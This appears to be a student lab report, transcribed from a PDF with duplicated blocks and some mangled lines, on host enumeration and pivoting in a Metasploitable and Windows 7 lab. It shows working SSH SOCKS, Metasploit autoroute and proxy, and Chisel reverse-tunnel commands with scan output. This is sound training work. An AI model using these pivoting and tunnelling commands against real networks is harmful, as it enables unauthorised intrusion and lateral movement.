Focused Windows service enumeration was performed using nbtscan to identify NetBIOS names, followed by smbclient -L //target to list SMB shares. Enum4linux was run against identified Windows hosts to pull the domain name, workgroup, user list, share list, password policy, and group memberships. The results established a clear picture of which accounts existed, which shares were accessible without credentials, and which password policy constraints would affect password attacks.

```
C:\Windows\system32>arp -a
arp -a

Interface: 10.0.2.5 --- 0xb
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.2              08-00-27-2b-26-96     dynamic
  10.0.2.3              08-00-27-8c-1e-a8     dynamic
  10.0.2.15             08-00-27-5a-87-bc     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>
```

```
C:\Windows\system32>arp -a > arp.txt
type arp.txtarp -a > arp.txt

C:\Windows\system32>
```

```
C:\Windows\system32>netstat -ano > netstat.txt
type netstat.txtnetstat -ano > netstat.txt

C:\Windows\system32>
type netstat.txt

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       732
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING       876
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       380
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       784
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       932
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       468
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       1912
  TCP    0.0.0.0:49158          0.0.0.0:0              LISTENING       484
  TCP    10.0.2.5:139           0.0.0.0:0              LISTENING       4
  TCP    10.0.2.5:2869          10.0.2.3:45328         CLOSE_WAIT      4
  TCP    10.0.2.5:2869          10.0.2.3:51359         CLOSE_WAIT      4
```

```
  UDP    0.0.0.0:3702           *:*                                    1344
  UDP    0.0.0.0:3702           *:*                                    1344
  UDP    0.0.0.0:4500           *:*                                    932
  UDP    0.0.0.0:5004           *:*                                    876
  UDP    0.0.0.0:5005           *:*                                    876
  UDP    0.0.0.0:5355           *:*                                    928
  UDP    0.0.0.0:50760          *:*                                    1344
  UDP    10.0.2.5:137           *:*                                    4
  UDP    10.0.2.5:138           *:*                                    4
  UDP    10.0.2.5:1900          *:*                                    1344
  UDP    10.0.2.5:58871         *:*                                    1344
  UDP    127.0.0.1:1900         *:*                                    1344
  UDP    127.0.0.1:58872        *:*                                    1344
  UDP    [::]:500               *:*                                    932
  UDP    [::]:3702              *:*                                    1344
  UDP    [::]:3702              *:*                                    1344
  UDP    [::]:4500              *:*                                    932
  UDP    [::]:5004              *:*                                    876
  UDP    [::]:5005              *:*                                    876
  UDP    [::]:5355              *:*                                    928
  UDP    [::]:50761             *:*                                    1344
  UDP    [::1]:1900             *:*                                    1344
  UDP    [::1]:58870            *:*                                    1344
  UDP    [fe80::8145:f8b0:c8e7:e4f4%11]:1900  *:*
       1344
  UDP    [fe80::8145:f8b0:c8e7:e4f4%11]:58869  *:*
```

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Win7-Victim
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-92-5E-93
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8145:f8b0:c8e7:e4f4%11(Preferred
)
   IPv4 Address. . . . . . . . . . . : 10.0.2.5(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

```
   DHCP Server . . . . . . . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . . . . . . . : 235405351
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-20-6F-82-7A-08-00-27-4B-46
-47
   DNS Servers . . . . . . . . . . . : 192.168.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{4B6F1464-000E-4238-A654-F4EA109E2EEF}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Windows\system32>
```

```
C:\Windows\system32>ipconfig /all > ipconfig.txt
type ipconfig.txtipconfig /all > ipconfig.txt

C:\Windows\system32>
```

```
   DHCP Server . . . . . . . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . . . . . . . : 235405351
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-20-6F-82-7A-08-00-27-4B-46
-47
   DNS Servers . . . . . . . . . . . : 192.168.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{4B6F1464-000E-4238-A654-F4EA109E2EEF}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Windows\system32>
```

```
C:\Windows\system32>for /L %i in (1,1,254) do @ping -n 1 10.0.2.%i | find "Re
ply"
for /L %i in (1,1,254) do @ping -n 1 10.0.2.%i | find "Reply"
Reply from 10.0.2.1: bytes=32 time=1ms TTL=128
Reply from 10.0.2.2: bytes=32 time<1ms TTL=255
Reply from 10.0.2.3: bytes=32 time<1ms TTL=64
Reply from 10.0.2.5: Destination host unreachable.
Reply from 10.0.2.5: bytes=32 time<1ms TTL=128
```

```
C:\Windows\system32>for /L %i in (1,1,254) do @ping -n 1 10.0.2.%i | find "Re
ply" > ping_sweep.txt
type ping_sweep.txtfor /L %i in (1,1,254) do @ping -n 1 10.0.2.%i | find "Rep
ly" > ping_sweep.txt
```

```
C:\Windows\system32>route print
route print
===========================================================================
Interface List
 11 ...08 00 27 92 5e 93 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
 12 ...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 13 ...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.0.2.1         10.0.2.5     10
         10.0.2.0    255.255.255.0       On-link          10.0.2.5    266
         10.0.2.5  255.255.255.255       On-link          10.0.2.5    266
       10.0.2.255  255.255.255.255       On-link          10.0.2.5    266
        127.0.0.0        255.0.0.0       On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255       On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255       On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0       On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0       On-link          10.0.2.5    266
```

```
        127.0.0.0        255.0.0.0       On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255       On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255       On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0       On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0       On-link          10.0.2.5    266
  255.255.255.255  255.255.255.255       On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255       On-link          10.0.2.5    266
===========================================================================
Persistent Routes:
  None

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    306 ::1/128                  On-link
 11    266 fe80::/64                On-link
 11    266 fe80::8145:f8b0:c8e7:e4f4/128
                                    On-link
  1    306 ff00::/8                 On-link
 11    266 ff00::/8                 On-link
===========================================================================
```

```
C:\Windows\system32>powershell -Command "22,80,445,3389 | ForEach-Object { $p
ort=$_; $tcp=New-Object System.Net.Sockets.TcpClient; try { $tcp.Connect('10.
0.2.3',$port); Write-Host \"Port $port Open\" } catch { } finally { $tcp.Clos
e() } }"
powershell -Command "22,80,445,3389 | ForEach-Object { $port=$_; $tcp=New-Obj
ect System.Net.Sockets.TcpClient; try { $tcp.Connect('10.0.2.3',$port); Write
-Host \"Port $port Open\" } catch { } finally { $tcp.Close() } }"
Port 22 Open
Port 80 Open
Port 445 Open
```

```
C:\Windows\system32>route print > route.txt
type route.txtroute print > route.txt

C:\Windows\system32>
type route.txt
===========================================================================
Interface List
 11 ...08 00 27 92 5e 93 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
 12 ...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 13 ...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.0.2.1         10.0.2.5     10
         10.0.2.0    255.255.255.0       On-link          10.0.2.5    266
```

```
C:\Windows\system32>netsh advfirewall show allprofiles
netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
```

> ***Key Learning:*** *Enum4linux is a one-stop shop for Windows network information via SMB. Combined with Nmap's NSE smb-* scripts, it is possible to enumerate almost the entire Windows domain trust model before a single credential is attempted. The output directly feeds the credential-spraying and lateral movement phases that follow.*

5. Task 2: Pivoting & Tunneling (The "Double Jump")

Objective

To route attack traffic through a compromised host in order to reach network segments that are not directly accessible from the attacker's machine, using three different pivoting mechanisms: SSH dynamic port forwarding, Metasploit's Autoroute module, and the Chisel tunnel — and to verify each pivot by running Nmap through Proxychains.

Theory and Background

Pivoting is the act of using a compromised host as a relay to reach other hosts or network segments that would otherwise be unreachable from the attacker's machine. It is one of the most powerful post-exploitation capabilities because internal networks routinely segment themselves with firewalls that only allow traffic from trusted internal hosts — and once you own one of those trusted hosts, you inherit its network access. The three methods demonstrated this week represent different trade-offs: SSH requires SSH service and credentials but is built-in and encrypted; Metasploit Autoroute is fast to set up if a Meterpreter session already exists; Chisel works over any HTTP/HTTPS port and does not require an existing Meterpreter.

5.1 Part 1: SSH Dynamic Port Forwarding (SOCKS Proxy)

An SSH connection to the compromised Metasploitable host was established with the -D flag to open a local SOCKS proxy on the attacker machine:

```
ssh -D 1080 -f -C -q -N msfadmin@<target-ip>
```

The /etc/proxychains4.conf file on Kali was updated to point at socks5 127.0.0.1 1080. Nmap and other tools were then prefixed with proxychains4 to route their traffic through the SSH pivot. A subsequent port scan against a host on the internal network segment confirmed that traffic was successfully being relayed through the Metasploitable pivot.

```
root@metasploitable:/# ssh msfadmin@10.0.2.3
# Password: msfadminssh msfadmin@10.0.2.3
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
# Password: msfadminyes
Please type 'yes' or 'no': yes
yes
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
_____________________________________________________________________
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.

Proceed at your own risk.
_____________________________________________________________________
msfadmin@10.0.2.3's password: msfadmin

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ exit
logout
Connection to 10.0.2.3 closed.
msf > ssh -D 1080 msfadmin@10.0.2.3
[*] exec: ssh -D 1080 msfadmin@10.0.2.3

Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
_____________________________________________________________________
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.


Proceed at your own risk.
_____________________________________________________________________

msfadmin@10.0.2.3's password:
```

```
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
_____________________________________________________________________
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.


Proceed at your own risk.
_____________________________________________________________________

msfadmin@10.0.2.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
⩽+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa -D 1080 msfadmin@10.0.2.3
```

```
┌──(kali㉿kali)-[~]
└─$ netstat -tulpn | grep 1080
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
   2503/ssh
tcp6       0      0 ::1:1080                :::*                    LISTEN
   2503/ssh

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/proxychains.conf
```

```
  GNU nano 9.0                  /etc/proxychains.conf *
proxy_dns
socks5 127.0.0.1 1080
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://ifconfig.me
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://ifconfig.me
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  ifconfig.me:80  ...  O
K
154.192.141.162
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn 10.0.2.0/24 -p 22,80,445,3389
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn 10.0.2.4 -p 22,80,445,3389
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn 10.0.2.0/24 -p 22,80,445,3389
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 03:57 -0400
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://10.0.2.3
```








- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


> ***Key Learning:*** *SSH's -D flag creates a fully functional SOCKS5 proxy in a single command — no additional software needed on the pivot host. Because the traffic travels inside an encrypted SSH tunnel, it is difficult to distinguish from normal SSH sessions, making it a preferred technique for low-noise pivoting.*

5.2 Part 2: Metasploit Autoroute + SOCKS Proxy

After obtaining a Meterpreter session on Metasploitable 2, Metasploit's post/multi/manage/autoroute module was run to add internal subnet routes through the session. The auxiliary/server/socks_proxy module was then started to expose a SOCKS proxy on the attacker machine on port 1080, routed through the Meterpreter session. Proxychains was updated to use this port, and scanning through it confirmed access to the internal segment.

```
use post/multi/manage/autoroute set SESSION <id> set SUBNET <internal-subnet> run use
auxiliary/server/socks_proxy set SRVPORT 1080 set VERSION 5 run -j
```





```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(unix/ftp/vsftpd_234_backdoor) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  127.0.0.1        yes       The local host or network interface
                                       to listen on. This must be an addres
                                       s on the local machine or 0.0.0.0 to
                                        listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   SRVSSL   false            no        Negotiate SSL/TLS for local server c
                                       onnections
   VERSION  4a               yes       The SOCKS version to use (Accepted:
                                       4a, 5)
```

```
   SRVPORT  1080             yes       The port to listen on
   SRVSSL   false            no        Negotiate SSL/TLS for local server c
                                       onnections
   VERSION  4a               yes       The SOCKS version to use (Accepted:
                                       4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.
```

```
msf auxiliary(server/socks_proxy) >  run -j
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

```
msf auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy

msf auxiliary(server/socks_proxy) >
```

```
┌──(kali㉿kali)-[~]
└─$ netstat -tulpn | grep 1080
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
   2085/ruby

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/proxychains.conf
[sudo] password for kali:
```

```
  GNU nano 9.0                  /etc/proxychains.conf *
proxy_dns
socks4 127.0.0.1 1080
[ProxyList]
# add proxy here ...
socks4 127.0.0.1 1080
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://ifconfig.me
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  ifconfig.me:80  ...  O
K
154.192.141.162

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn 10.0.2.4 -p 22,80,445,3389
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 12:29 -0400
Nmap scan report for 10.0.2.4
Host is up (1.1s latency).

PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   filtered http
445/tcp  filtered microsoft-ds
3389/tcp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.73 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://10.0.2.4
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.0.2.4:80 ←—denied
```

```
ect to server
┌──(kali㉿kali)-[~]
└─$ proxychains firefox http://10.0.2.4
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

```
msf auxiliary(server/socks_proxy) > use auxiliary/scanner/smb/smb_version

msf auxiliary(scanner/smb/smb_version) >
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.4
RHOSTS ⇒ 10.0.2.4
msf auxiliary(scanner/smb/smb_version) > run
[-] 10.0.2.4:445          - 10.0.2.4: Rex::Post::Meterpreter::RequestError co
re_channel_open: Operation failed: 1
[-] 10.0.2.4:445          - 10.0.2.4: Rex::Post::Meterpreter::RequestError co
re_channel_open: Operation failed: 1
[*] 10.0.2.4              - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_versio
n
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 10.0.2.5:445          - SMB Detected (versions: 1, 2) (preferred dialect:
 SMB 2.1) (signatures: optional) (uptime: 14m 36s) (guid: {620c2a72-f02e-4a52
-9848-bb04754ed64a}) (authentication domain: WIN7-VICTIM)
[+] 10.0.2.5:445          -   Host is running Windows 7  Professional  SP1  (
build: 7601)
[*] 10.0.2.5:445          -   SMB signing is not required
[*] 10.0.2.5              - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

> ***Key Learning:*** *Autoroute is faster to set up when a Meterpreter session already exists — it adds routes at the Metasploit routing layer so any MSF module automatically uses the pivot without needing proxychains. Running the SOCKS proxy as a background job (run -j) allows interactive MSF use while the tunnel is active.*

5.3 Part 3: Chisel Pivot (Alternative Method)

Chisel was used as an alternative tunneling mechanism that works without SSH access or an existing Meterpreter. A Chisel server was started on the attacker machine, and the Chisel client binary was transferred to the pivot host and run to connect back, creating a reverse SOCKS tunnel. Proxychains was again used to route tools through the tunnel, confirming the same internal access achieved by the SSH and Metasploit methods.

```
# Attacker machine chisel server --reverse -p 8000  # Pivot host ./chisel client
<attacker-ip>:8000 R:1080:socks
```



```
lename%3Dchisel_1.9.1_linux_amd64.gz&rsct=application%2Foctet-stream&skoid=96
c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de
&skt=2026-08-02T16%3A19%3A39Z&ske=2026-08-02T17%3A19%3A50Z&sks=b&skv=2018-11-
09&sig=kRaqFDPlNATuG%2BjGzbpg6GaEMe9oygfYbHjd4zFweLw%3D&jwt=eyJ0eXAiOiJKV1QiL
CJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ
2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc4NTY4OTAxOCwibmJmIj
